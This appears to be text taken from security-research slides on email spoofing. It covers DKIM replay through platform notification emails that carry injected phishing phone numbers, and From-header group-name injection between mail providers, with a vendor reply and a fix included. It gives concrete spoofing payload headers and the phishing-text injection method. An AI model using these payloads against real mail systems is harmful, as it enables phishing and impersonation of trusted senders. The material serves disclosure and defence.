
SpooF emails from the sender
DKIM domain used for FBL

Attack pattern prerequisites?

- Email address is not verified from **FROM** field
- A **DKIM** signature is required by FBL for email sender




DKIM REPLAY?





DKIM REPLAY DETAILS







Inject Phishing Content into Org Name

The screenshot shows the Microsoft 365 Admin center interface. On the left is a navigation menu with items like Home, Directory, Devices, Apps, Generative AI, Billing, Subscriptions, Payment accounts (highlighted), Buy or upgrade, and Account. A search bar at the top says "Search for users, groups or settings". The main content area shows the "Payment settings" page for a selected payment account. The "COUNTRY/REGION" is set to "United States (US)". The "ACCOUNT TYPE" is "Organization". The "ORGANIZATION NAME" field is highlighted with a red box and contains the text "Please call 866-000-1222 if you do not recognize this change".



Trigger Email Security Notification





ATTACK FLOW

payments-noreply@google.com



replay@replaydomain.com



victiminbox@gmail.com

Valid Platform Address

Distro List

Victim

Google Payments: Info updated for Please call 866-000-1222 if you do not recognize this change

Google Payments <payments-noreply@google.com>
to replay ▾

Wed, May 21, 4:47 PM

Information updated for Please call 866-000-1222 if you do not recognize this change

Original Message

Message ID: <93b0f3e4062570e39925441d6f69b9496ad3796c-20218313-111171905@google.com>

Created at: Wed, May 21, 2025 at 4:47 PM (Delivered after 8 seconds)

From: Google Payments <payments-noreply@google.com>

To: replay@d[REDACTED].com

Subject: Google Payments: Info updated for Please call 866-000-1222 if you do not recognize this change

SPF: PASS with IP 66.29.159.58 [Learn more](#)

DKIM: 'PASS' with domain google.com [Learn more](#)

DMARC: 'PASS' [Learn more](#)

PENDING DISCLOSURE



“WORKING AS INTENDED”



ca...@google.com <ca...@google.com> #5

Jun 4

Status: Won't Fix (Intended Behavior)

Hi!

We've reviewed your submission and decided not to track it as a security bug, as we are already aware of this issue.

For the same reason, your report will also not be accepted to our VRP. Only first reports of technical security vulnerabilities are in scope for VRP :(Sorry about that.

Nevertheless, we're looking forward to your next report! To maximize the chances of it being accepted, check out the [Bug Hunter University](#) and learn some [Secrets of Google VRP](#).

Thanks again for your report and time,
Google Trust & Safety Team



Other Examples

The collage displays three overlapping phishing emails. The top-left email is from Cash App, showing a payment of \$1.00 from a contact named 'John Wang'. The middle email is from Microsoft, announcing a Power BI Premium Per User subscription and providing account information, with a red box highlighting the account details. The rightmost email is from Coinbase, claiming a Bitcoin transaction of 0.00001194 BTC (\$1.00) and including a 'Sign up to claim this amount' button.

Cash App <cash@square.com>
to [redacted]

John Wang sent you \$1.00 for please call [redacted] if you have questions

Payment from [redacted]

\$1.00

for please call [redacted] if you have questions

Microsoft

Your Power BI Premium Per User subscription is ready to use

Your organization now has a subscription to Power BI Premium Per User. Sign in to the Microsoft 365 admin center to set up your new service, assign licenses to users, and manage your subscription.

Additional resources

- Learn how to [assign licenses](#).
- Learn how to [add users](#).

Account information

Organization name: Your (Microsoft Corporation) .Your subscription has been successfully purchased for 689.89 USD using your checking account. If you did not authorize this transaction, please call 1(234) 456-0000 to request a refund account verification code

Coinbase <no-reply@info.coinbase.com>
to dl

Expires 2/26/2028

coinbase

You just received 0.00001194 BTC (\$1.00)

[redacted] just sent you 0.00001194 BTC. Sign up and verify your ID to claim your transferred currency. You can view transaction details in your Coinbase account.

Message from sender: Please call me [redacted] if you have questions

Sign up to claim this amount

DKIM REPLAY



Who is vulnerable?

ANYONE?



What is the impact?

Spooof emails from the sender's
DKIM domain

Attack pattern prerequisites?

- A web form that allows a user supplied email address + some form of user supplied information – Name, address, comment, etc.



Attack Pattern #3

SMTP Parsing Problems



Spoofting emails via manipulating email headers

Does email providers parse FROM field consistently?

Governed by RFC 5322:
defines syntax (groups,
display names, angle
brackets, etc.)


However, provider
implementations might vary.

- Differ in strictness, error tolerance, and interpretation
- Some accept malformed headers
- Others rewrite/sanitize headers due to DMARC/SPF policies



Spoofting emails via manipulating email headers

Encouraged by Slonser's blog





Spoofting emails via manipulating email headers

Header injection via group names

Standard structure – FROM: Group Name: <user1@example.com>



No-standard structure – FROM: <spooft@example.com>: <user1@example.com>



Spoofting emails via manipulating email headers

Gmail to Fastmail: Header injection via group names

Payload: Use angle brackets (<>) to inject spoofed email address within the group name field

From: <admin@gmail.com>: <example@gmail.com>



Spoofted email



Attacker-controlled email

admin <admin@gmail.com>
to [redacted]@fastmail.com ▲

From: admin@gmail.com, [redacted]@gmail.com
To: [redacted]@fastmail.com
Subject: Helo World Email
Date: Thursday, May 29, 2025 6:16 PM
Size: 9 KB

Authentication-Results: phl-mx-08.messagingengine.com;
dkim=none (no signatures found);
dmarc=pass policy.published-domain-policy=none
policy.published-subdomain-policy=quarantine
policy.applied-disposition=quarantine
policy.evaluated-disposition=none policy.override-reason=local_policy
(p=none,sp=quarantine,d=quarantine,d.eval=none,override=local_policy)
policy.policy-from=p header.from=gmail.com;
iprev=pass smtp.remote-ip=209.85.210.195 (mail-pf1-f195.google.com);
spf=pass smtp.mailfrom=[redacted]@gmail.com
smtp.helo=mail-pf1-f195.google.com



Spoofting emails via manipulating email headers

Outlook to a Proton Mail Inbox: Header injection via group names

Payload: Use angle brackets (<>) to inject spoofed email address within the group name field

From: "Hello World"<example@outlook.com>:<admin@github.com> → From: "Hello World":<admin@github.com>

Attacker-controlled email

Spoofed email

From: "Hello World": <admin@github.com>
To: @proton.me

There we go


Message headers


Return-Path: < >
X-Original-To: @proton.me
Delivered-To: @proton.me
Authentication-Results: mail.protonmail.ch; dkim=pass (Good 2048 bit
rsa-sha256 signature) header.d=smtpcLOUDS.com header.a=rsa-sha256
Authentication-Results: mail.protonmail.ch; dmarc=pass (p=reject dis=none)
header.from=github.com



Vendor Fix

From  "hello" : <admin@github.com>

To @proton.me

 Our system flagged this as suspicious. If it is not a phishing or scam email, mark as legitimate. [Learn more](#)






Enabling unauthorized messages to appear as if sent from trusted sources

Header rewrite by email service provider

Some email providers auto-modify email headers to maintain DMARC compliance

- Example: Google Groups rewrite the FROM field if sender's domain has specific DMARC records





Enabling unauthorized messages to appear as if sent from trusted sources

Google Group: Header rewrite

Google Groups rewrites the "From" field for emails from domains with DMARC set to p=reject or p=quarantine.

Original sender's address is replaced by the Google Group's email address.


Message ID	<BY5PR14MB39214402F4C3712DFFAE049CDC98A@BY5PR14MB3921.namprd14.prod.outlook.com>
Created at:	Fri, May 23, 2025 at 4:29 PM (Delivered after 6 seconds)
From:	'John Cloud' via DL <DL@smtpgroup.org>
To:	"dl@smtpgroup.org" <dl@smtpgroup.org>
Subject:	hello
SPF:	PASS with IP 209.85.220.69 Learn more
DKIM:	'PASS' with domain smtpgroup-org.20230601.gappssmtp.com Learn more
